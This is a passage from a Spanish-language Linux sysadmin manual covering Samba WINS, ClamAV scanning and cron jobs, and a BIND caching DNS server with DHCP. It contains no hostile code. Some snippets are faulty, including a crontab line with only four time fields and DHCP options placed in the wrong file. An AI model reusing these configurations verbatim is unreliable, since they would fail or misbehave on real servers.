
Lo ideal es disponer algún server que actúe de radiofaro. El servicio WINS hace esto en forma transparente, es una especie de DNS básico para redes Windows, y se instala fácilmente junto con un servidor Windows.

En el caso de Linux, es muy fácil implementar este servicio. Simplemente hay que agregar en la sección **[global]** de **/etc/samba/smb.conf**, las siguientes líneas:

```
wins support = yes
  name resolve order = wins lmhosts hosts bcast
  local master = yes
  os level = 255
  preferred master = yes
```

Sin embargo, las computadoras clientas deben saber que antes de salir a buscar a sus compañeras, conviene preguntar primero al servidor WINS si las ha visto pasar recientemente. Se puede realizar estáticamente, en el panel de control de cada máquina. Pero para no tomarnos tanto trabajo, podemos indicarle al servicio de DHCP que lo haga por nosotros, agregando una línea en **/etc/default/isc-dhcp-server**, que avise a las estaciones, cual computadora dispone de esta suerte de información turística.

```
option netbios-name-servers 192.168.1.1
```



Observar la barra de Dirección en la siguiente captura de pantalla (la del gato):

Se ha utilizado **Konqueror** para acceder al recurso **walls** (algunos wallpapers) sobre la maquina **varian**.

8.19. Antivirus (usando Clamav)

8.19.1. Discusión Técnica Previa

Existe un mito acerca de que *no hay virus bajo GNU/Linux o bajo *BSD*. Este mito es parcialmente falso por cuanto todo el tiempo existen nuevas vulnerabilidades en los sistemas. Pero es parcialmente verdadero, ya que estas infecciones solo toman proporciones endémicas cuando los sistemas son cerrados, como los Unix Propietarios, o Windows.

En este caso, el usuario no está en condiciones de cerrar las brechas ni aunque contrate un ejercito de programadores, ya que deben hacer Ingeniería en Reversa sobre el código compilado. Algo que además, es normalmente ilegal.

De esta manera, el usuario promedio tiene que caer en manos de varias compañías Antivirus, que utilizan el primitivo método de comparar patrones o cadenas de virus en cada retazo de información que pasa por el bus del sistema, atrancando el tráfico y exigiendo **cada vez más hardware** (puesto que cada vez hay más virus). Este espantoso y ridículo mecanismo de mercado es un empuje más a la rueda "Wintel". Luego, el capitalismo a esta escala es sostenible solo por países que tienen un PBI por habitante extremadamente alto.

Bajo BSD y GNU/Linux el código fuente permanece abierto, de modo que es posible descubrir que nos está haciendo vulnerables. Los servidores que trabajan con estos sistemas operativos tienen todo los días decenas de correcciones disponibles.

Windows Update, por mencionar un ejemplo, emite actualizaciones oficiales cada un mes. Normalmente insuficientes, ya que es matemáticamente imposible tener en cuenta la gigantesca cantidad de hardware y software que componen los sistemas de todo el planeta, para una sola empresa, por gigante que esta sea.

8.19.2. Razones para instalar un antivirus en Linux

Proteger a los usuarios de Windows

- Que poseen archivos guardados en sus Homes Users (/home) y que los acceden vía Samba
- Archivos en tránsito vía Proxy a los navegadores.
- Limpiar correos antes que lleguen a sus clientes (por ejemplo Outlook, es particularmente sensible a los virus)
- Limpiar correos antes que los envíen contaminados a otros usuarios (recordar que las infecciones pueden proceder desde adentro de la empresa)
- Limpiar a Windows cuando se encuentra montado en otra partición.
- For if the Flys (Pequeño Diccionario Inglés Español de Gaturro – Nik)

8.19.3. Instalación de Clamav Antivirus en el servidor:

Instalamos los paquetes necesarios:

```
sudo apt-get install clamav clamav-daemon clamav-freshclam clamtk
```

Actualizamos las bases:

```
sudo freshclam
```

8.19.4. Buscar virus

8.19.4.1. Modo gráfico

El comando **clamtk** lanzará una interface al comando de consola **clamscan**. Sin embargo, probablemente queremos limpiar otras zonas además de nuestro propio **home**, es decir, en carpetas donde *no tenemos privilegios de escritura o modificación*. Si es este el caso, es aconsejable iniciar el modo gráfico del antivirus mediante **sudo**:

```
sudo clamtk
```

8.19.4.2. Modo texto

Esta modalidad es útil para cuando queremos cronear (programar) clamav a horas determinadas, o automatizar ciertas búsquedas. ¡Animo, es muy fácil! Lo usaremos de la siguiente manera:

- Cambiaremos a Root usando el comando "**su**"
- Recorremos el espacio de los usuarios (**/home**)
- El programa examinará en forma **recursiva**, es decir, entrando en todo directorio que encuentre.
- Moverá todo archivo contaminado a mi espacio de trabajo, en un directorio donde suelo dejar cosas tiradas. Algunos antivirus llaman a esto "**Cuarentena**".
- Dejará un **reporte** en mi Escritorio (**/home/sergio/Desktop**) para que lo lea cuando tenga tiempo.
- La barra \ se usa en Unix cuando estamos escribiendo algo demasiado largo. De esta manera podemos seguir escribiendo en la linea siguiente.


```
[ sergio @ servidor $] su (o sudo su en ubuntu)
```

```
password de root: XXXXXXXXXXXX
```

```
[root @ servidor #] clamscan /home --recursive --move=/home/s/borralla \
--log /home/s/report.txt
```

Una buena razón por la cual sugiero aprender a usar clamscan en modo texto, es porque estas instrucciones pueden programarse en un crontab para que corra cada cierto tiempo, por ejemplo todas las noches.

Nota respecto a **Windows**: si bien para Windows **XP / Vista** existen muchos antivirus en versión gratuita, con las versiones Windows **Server la situación es distinta**. Los antivirus para servidores **son todos pagos**, y bastante



onerosos.

Esto se debe a que

- En materia de licencias de software, es mas redituable demandar una empresa que a un usuario hogareño.
- Conviene acostumbrar a los usuarios hogareños... a pedir en la empresa el mismo antivirus que tienen en la casa.

En este caso **clamav** nos prestará una ayuda enorme. Por suerte, para Windows viene una versión con modo gráfico, muy amigable, llamada **ClamWin**, presente en <http://es.clamwin.com>.

Por cierto: Clamwin no ofrece un análisis en tiempo real, como la versión clamav para Linux. Para ello, se debe agregarle Clam Sentinel, un producto libre descargable desde <http://sourceforge.net/projects/clamsentinel/>

8.19.4.3. En modo background

La recomendación típica para que el escaneo de virus corra en forma rutinaria es crear una tarea mediante el comando **crontab -e** al estilo

```
MAILTO="escuelaint@gmail.com"
00 23 * * 1,5,0 /usr/bin/freshclam --quiet
0 3 * * 1,5,0 /usr/bin/clamscan /home /var/www --recursive
--move=/root/borralla/bichos --log /root/borralla/bichos/reporte.txt -quiet
```

Sin embargo una mejor alternativa es combinar con un agente especial para eso llamado **maldet** (Malware Detector). En <http://xmodulo.com/how-to-detect-malware-on-linux.html> hay una buena nota al respecto. Maldet se encarga de la parte rutinaria, generando reportes sobre los análisis nocturnos.

8.20. Instalación de un Servidor DNS

Los servidores DNS suele utilizarse para dos tipos de servicios distintos, pero relacionados: Servidor de Cache DNS, y como Servidor Maestro de Dominio

8.20.1. 1 - Servidor caché DNS:

- Traductor de URL a direcciones IP y viceversa. Todos los ISP (Internet Service Provider) suministran varias direcciones de servicios de DNS. De esta forma, cuando una computadora necesita traducir nombres a IP (o viceversa) se recurre a estos servidores.

El objetivo de este capítulo es, fundamentalmente, instalar nuestro servidor local como servidor DNS primario funcionando como servidor caché, de forma que

- Las consultas a lugares habituales se resuelvan en pocos milisegundos en vez de superar, en algunos casos, esperas superior a los tres segundos.
- Preparar al servidor de tal forma que siempre pueda acceder al listado maestro de servidores, incluso si los DNS que nos asigna el proveedor cambian de improviso y nuestro servidor DHCP se encuentra asignando direcciones DNS obsoletas a las estaciones.

La configuración como servidor maestro de dominios es algo más complicada, pero se darán indicaciones de cómo hacerlo.

Parte de la información aquí obtenida pertenece al excelente documento presente en

```
http://www.escomposlinux.org/lfs-es/recetas/bind.html
```

8.20.2. Preparando el terreno

Es importante mencionar que cuando el ISP nos provee la dirección (habitualmente vía DHCP), esta se escribe automáticamente en un archivo del servidor ubicado en **/etc/resolv.conf**. En versiones mas actuales de Linux estos datos pueden encontrarse en **/etc/resolvconf/resolv.conf.d/head**. El contenido equivale a:

```
nameserver 200.51.212.7
nameserver 200.51.211.7
```

En este ejemplo las ip corresponden al servicio Speedy de Telefónica de Argentina. Si estos datos no figuran en este archivo, el comando **nm-tool** nos indicará los dns, ip y gateway asignados.

Cuando el servicio de Cache DNS esté terminado, estas líneas deben ser reemplazadas por la siguiente:

```
nameserver 127.0.0.1
```

... puesto que será BIND (el demonio DNS) quien se encargará de resolver las traducciones de direcciones.

Nota para los usuarios de ADSL: usualmente el servicio de conexión pppoe sobrescribe este archivo en cada conexión, de modo que debemos evitarlo revisando que el archivo de conexión

```
/etc/ppp/peers/dsl-provider
```

... posea comentada la línea

```
#usepeerdns
```



Otra cosa importante a tener en cuenta es desbloquear el puerto 53 para la red interna. Firestarter, por ejemplo bloquea ese puerto explícitamente. Debemos construir una regla que le dé paso a las solicitudes de la Red.

Al respecto, debemos recordar que ante anomalías de cualquier tipo cuando instalamos servicios, debemos revisar la lista de conexiones de firewall. En el caso de Firestarter, esto se hace desde la pestaña "Eventos", donde se muestran todas las "**Conexiones bloqueadas**".

Conexiones bloqueadas				
Hora	Puerto	Origen	Protocolo	Servicio
Jul 17 01:37:56	138	192.168.1.2	UDP	Samba (SMB)
Jul 17 01:37:56	137	192.168.1.2	UDP	Samba (SMB)
Jul 17 01:37:59	53	192.168.1.2	UDP	DNS
Jul 17 01:38:12	137	201.254.27.195	UDP	Samba (SMB)
Jul 17 01:38:14	139	201.254.66.89	TCP	Samba (SMB)
Jul 17 01:38:15	137	201.254.27.195	UDP	Samba (SMB)
Jul 17 01:38:16	139	201.254.66.89	TCP	Samba (SMB)
Jul 17 01:38:17	135	201.254.83.8	TCP	DCOM-scm
Jul 17 01:38:18	137	201.254.27.195	UDP	Samba (SMB)
Jul 17 01:38:20	135	201.254.83.8	TCP	DCOM-scm
Jul 17 01:38:22	135	201.254.76.13	TCP	DCOM-scm
Jul 17 01:38:25	135	201.254.75.109	TCP	DCOM-scm
Jul 17 01:38:37	138	192.168.1.2	UDP	Samba (SMB)
Jul 17 01:38:46	53	192.168.1.2	UDP	DNS
Jul 17 01:38:51	445	201.254.230.96	TCP	
Jul 17 01:38:59	135	201.254.172.123	TCP	
Jul 17 01:39:01	445	201.254.224.46	TCP	
Jul 17 01:39:01	1434	218.25.226.23	UDP	
Jul 17 01:39:02	135	201.254.172.123	TCP	
Jul 17 01:39:03	445	201.254.224.46	TCP	

home/s □ X

izados.
sempaquetar,
[1171kB]
† [1466kB]

36.deb) ...
i386.deb) ...

Permitir todas las conexiones desde el origen
Permitir tráfico de servicio entrante para todo el mundo
Permitir servicio entrante para el origen

Desactivar eventos provenientes del origen
Desactivar eventos en el puerto

Buscar nombre del equipo

8.20.3. Instalación y configuración de BIND como servidor de Cache DNS interno

La red de ejemplo posee las siguientes características:

Gateway: obelix 192.168.1.254

Tipo de Red: 192.168.1.0

DNS del proveedor de Internet: 200.51.212.7, 200.51.211.7;

Mascara: 255.255.255.0

Dominio de la red local: bunkeror.org.ar (inexistente y distinto a "bunker.org.ar", que es el real que está hosteado en un server en Internet). Si tuviéramos que realizar el hosting de bunker.org.ar, deberíamos crear un servidor Maestro de Dominio.

Computadoras:

- **obelix (GNU/Linux haciendo de Gateway, Firewall, Server DNS, Apache, FTP, SSH, Telnet, CVS, MySQL, OpenLDAP, e incluso Empanadas³³⁾**
- **zion (estación GNU/Linux):** 192.168.1.1
- **varian (estación Windows):** 192.168.1.2

Procedemos a la instalación, realizando

```
apt-get install bind9
```

Luego abrimos el archivo **/etc/bind/named.conf**, y tratamos que quede parecido al siguiente listado:

```
/etc/bind/named.conf
```

```

1. //Definimos una ACL (Access Control
2. //List) para servir Caché DNS solo
3. //a nuestra red local.
4. acl bunkeror.org.ar { 192.168.1.0/24; 127.0.0.0/24; };
5.
6. //La prioridad de búsqueda se realizará sobre los DNS otorgados por el proveedor de
7. //Internet (forward first).
8. //En este caso, los DNS pertenecen a Speedy (Telefónica de Argentina)
9. options {
10.   auth-nxdomain yes;
11.   directory "/usr/local/sbin";

```

33 TEG: Tenes Empanadas Graciela (Juego de Estrategia que requiere de Server)

```
12.    forward first;
13.    forwarders {
14.        200.51.211.7;
15.        200.51.212.7;
16.    };
17.};
18.
19.//Archivos donde drenar los mensajes de Bind
20.logging {
21.    channel warning
22.    {
23.        file "/var/log/dns_warnings" versions 3 size 100k;
24.        severity warning;
25.        print-category yes;
26.        print-severity yes;
27.        print-time yes;
28.    };
29.    channel general_dns
30.    {
31.        file "/var/log/dns_logs" versions 3 size 100k;
32.        severity info;
33.        print-category yes;
34.        print-severity yes;
35.        print-time yes;
36.    };
37.    category default { warning; } ;
38.    category queries { general_dns; } ;
39.};
40.
41.//Definición de zona donde encontrar a los Master Root Server de Internet.
42.//se puede obtener una copia actualizada desde
43.//ftp://ftp.rs.internic.net/domain/named.root
44.
45.zone "." {
46.    type hint;
47.    file "/etc/bind/named.root";
48.};
49.
50.//Definición para localhost
51.zone "localhost" {
52.    type master;
53.    file "/etc/bind/db.local";
54.};
```

```

55.
56.zone "127.in-addr.arpa" {
57.   type master;
58.   file "/etc/bind/db.127";
59.};
60.
61.zone "0.in-addr.arpa" {
62.   type master;
63.   file "/etc/bind/db.0";
64.};
65.
66.zone "255.in-addr.arpa" {
67.   type master;
68.   file "/etc/bind/db.255";
69.};
70.
71.Esta línea (deshabilitada) corresponde a definiciones de dominios propios
72.
73.//include "/etc/bind/named.conf.local";

```

Truco

Este truco se me ocurrió mientras dormía, con respecto al archivo que contiene la lista de los MRS (Master Root Server) (línea 47). Se debe tener en cuenta que si bien no es frecuente, PUEDEN OCURRIR CAMBIOS. Es muy raro que estos servidores mundiales de consulta cambien sus valores de IP, pero llegado el caso puede ser útil realizar un truco que mantenga al día nuestro archivo:

Crear, como usuario root (**su root**) un archivo (**vi /usr/bin/actualizarMRS**)

Tornarlo ejecutable (**chmod u+x /usr/bin/actualizarMRS**) para que realice la siguiente acción:

```
wget ftp://ftp.rs.internic.net/domain/named.root
cp -f named.root /etc/bind
```

Ahora tenemos que lograr que la computadora actualize sus MRS a las 8am de todos los días. Usaremos el comando crontab. Se puede consultar la documentación usando "man 5 crontab"

```
crontab -e
* * * * /usr/bin/actualizarMRS
```

A partir de la línea 52 se hace especial referencia a una serie de archivos comenzados como "db."

Estos archivos habitualmente vienen por omisión en los paquetes de instalación (rpm, deb y tar.gz) y deberían quedar publicados en /etc/bind. Si estamos en una distribución basada en Debian GNU/Linux, y cometemos un error en la configuración, se puede volver a obtenerlos entrando a los paquetes de instalación ³⁴

conservados en el directorio **/var/cache/apt/archives**.

También puede recurrir a <http://www.bunker.org.ar/incubadora.varios/punto.conf/bind>

En este caso los adaptaremos al servidor que queremos construir.

/etc/bind/db.local

```
;
; BIND data file for local loopback interface
;
$TTL 604800
@ IN SOA localhost. root.localhost. (
        1           ; Serial
        604800       ; Refresh
        86400        ; Retry
        2419200      ; Expire
        604800 )     ; Negative Cache TTL
;
@ IN NS localhost.
@ IN A 127.0.0.1
```

/etc/bind/db.127

```
;
; BIND reverse data file for local loopback interface
;
$TTL 604800
@ IN SOA localhost. root.localhost. (
        1           ; Serial
        604800       ; Refresh
        86400        ; Retry
        2419200      ; Expire
        604800 )     ; Negative Cache TTL
;
@ IN NS localhost.
1.0.0 IN PTR localhost.
```

/etc/bind/db.0

```
;
; BIND reverse data file for broadcast zone
;
$TTL 604800
@ IN SOA localhost. root.localhost. (
        1           ; Serial
        604800       ; Refresh
        86400        ; Retry
        2419200      ; Expire
        604800 )     ; Negative Cache TTL
;
@ IN NS localhost.
```

/etc/bind/db.255

```
;
; BIND reverse data file for broadcast zone
;

$TTL 604800
@ IN SOA localhost. root.localhost. (
        1           ; Serial
        604800      ; Refresh
        86400       ; Retry
        2419200     ; Expire
        604800 )    ; Negative Cache TTL
;
@ IN NS localhost.
```

8.20.4. Asignando automáticamente DNS actualizados vía DHCP

Naturalmente, queremos que las estaciones noten el cambio, y reciban las direcciones DNS actualizadas permanentemente. Una configuración de este tipo nos permite tener una red conectada a Internet totalmente autónoma: no volveremos a configurar los DNS del Gateway, del DHCP, ni de las estaciones. A menos que se rompa seriamente el disco rígido, habrá que acordarse de abrir la computadora una vez al año para pasarle un plumero.

/etc/default/isc-dhcp-server

```
ddns-domainname "bunkeror.org.ar";
ddns-update-style interim;
ddns-updates on;

zone bunkeror.org.ar.
{
    primary 127.0.0.1;
}

zone 1.168.192.in-addr.arpa.
{
    primary 127.0.0.1;
}

subnet 192.168.1.0 netmask 255.255.255.0
{
    range 192.168.1.100 192.168.1.200;
    option domain-name-servers 192.168.1.254;
    option domain-name "bunkeror.org.ar";
    option routers 192.168.1.254;
    option broadcast-address 192.168.1.255;
    default-lease-time 600;
    max-lease-time 7200;
    use-host-decl-names on;
}
```

8.20.5. Gran Final

Usualmente basta con reiniciar Bind y DHCP mediante

- /etc/init.d/bind restart
- /etc/init.d/isc-dhcp-server restart

Pero en ocasiones hay muchos servicios de red que dependen de la resolución de nombres, y es posible que debamos reiniciar el servidor completo, mediante **reboot**, **init 6** o **shutdown -r now**

8.20.6. ¿Problemas?

Si algo no saliera correctamente, es importante revisar mediante **cat** la salida de los archivos

- /var/log/syslog.log
- /var/log/daemon.log
- /var/log/messages

Personalmente, me gusta hacer tener una consola capturada (mediante **tail -f**) dedicada exclusivamente a registrar estos archivos:

```
root@obelix tail -f /var/log/daemon.log
```

Nota: para salir de una cola capturada de tail -f, al igual


que cualquier comando de consola, se utiliza Ctrl + C

```
Jul 16 15:14:32 obelix named[1778]: loading configuration from '/etc/bind/named.conf'
Jul 16 15:14:32 obelix named[1778]: /etc/bind/db.empty:3: ignoring out-of-zone data
Jul 17 11:36:01 obelix squid[2907]: Beginning Validation Procedure
Jul 17 11:36:01 obelix squid[2907]: Completed Validation Procedure
Jul 17 11:47:11 obelix in.telnetd[8286]: connect from 192.168.1.1 (192.168.1.1)
Jul 17 11:48:18 obelix proftpd[8291]: (zion.bunkeror.org.ar [192.168.1.1]) - FTP opened
Jul 17 11:48:58 obelix dhcpcd: DHCPREQUEST for 192.168.1.1 from 00:0c:76:40:36:f3 via eth1
```

No obstante, en la línea 9 (logging) se hace especial referencia a los archivos

- /var/log/dns_warnings
- /var/log/dns_log

Sobre los cuales podemos desviar la abundante salida de los logs de Bind. Es importante revisarlos a fin de encontrar potenciales errores de sintaxis en los archivos, o informes diversos.



(CC) David Gutiérrez

La tira de Raulito el friki

<http://recurrente.afraid.org>

Por cierto, otra manera de chequear el estado de DNS, si es que este es visible “desde afuera”, es usando alguna herramienta de monitoreo como intodns.com, dnsreport.com o checkdns.net. Estos sitios brindan muchos consejos respecto de cual información no esta brindando nuestro servicio.

8.20.7. Zafarrancho de Combate

Podemos probar nuestra configuración haciendo dig -x localhost

```
obelix:/etc/bind# dig -x 127.0.0.1

; <>> DiG 9.3.1 <>> -x 127.0.0.1
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64032
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;1.0.0.127.in-addr.arpa.           IN      PTR

;; ANSWER SECTION:
1.0.0.127.in-addr.arpa. 604800  IN      PTR      localhost.

;; AUTHORITY SECTION:
127.in-addr.arpa.        604800  IN      NS       localhost.

;; ADDITIONAL SECTION:
localhost.               604800  IN      A       127.0.0.1

;; Query time: 29 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Mon Jul 18 01:05:30 2005
;; MSG SIZE  rcvd: 93
```

Recordar que el querido comando **ping**, utilizado tanto en el servidor como en las estaciones todo el tiempo nos dará un marco referencial a nuestra situación. Probar hacer ping hacia algún dominio (por ejemplo google.com), hacia el servidor (192.168.1.254), hacia la ip de la misma placa de red, hacia la interface loopback (127.0.0.1), o a los mismos DNS de Internet. El comando ifconfig todo el tiempo nos informará de nuestras ip.

Si creemos que Bind puede estar ignorándonos por alguna mala configuración, se puede hacer

```
obelix:/etc/bind# nmap localhost | grep domain
```

Interesting ports on localhost.localdomain (127.0.0.1):

53/tcp open domain

```
obelix:/etc/bind# netstat -pan | grep domain
```

Protocolo	Local Address	Foreign Address	State	User	Program
tcp	0	0 192.168.1.254:domain	*:*		LISTEN 1536/named
tcp	0	0 obelix:domain	*:*		LISTEN 1536/named
tcp	0	0 localhost.locald:domain	*:*		LISTEN 1536/named
udp	0	0 192.168.1.254:domain	*:*		1536/named
udp	0	0 obelix:domain	*:*		1536/named
udp	0	0 localhost.locald:domain	*:*		1536/named

Active UNIX domain sockets (servers and established)

8.20.8. 2- Servidor maestro de un Dominio

Supongamos que hemos registrado el dominio ***mi_dominio.com*** (en internic.net) o ***mi_dominio.com.ar*** (en nic.ar)

Uno de los requisitos para registrarlo ha sido suministrar la dirección IP del servidor DNS que contiene **los datos del dominio**. En efecto, alguna computadora con un servicio de DNS debe hacerse cargo de señalar adonde se encuentra *mi_dominio.com*. Habitualmente, cuando contratamos hosting, se nos provee la dirección del servidor de nombres.

No obstante, si deseamos "hostearnos" nosotros mismos, y que toda la Internet pueda acceder a nuestros servicios, debemos agregar un **servicio Maestro de Dominio** que responda afirmativamente ante la solicitud de nuestra dirección de dominio.

Habíamos comentado la línea 72 de named.conf:

```
// include "/etc/bind/named.conf.local";
```

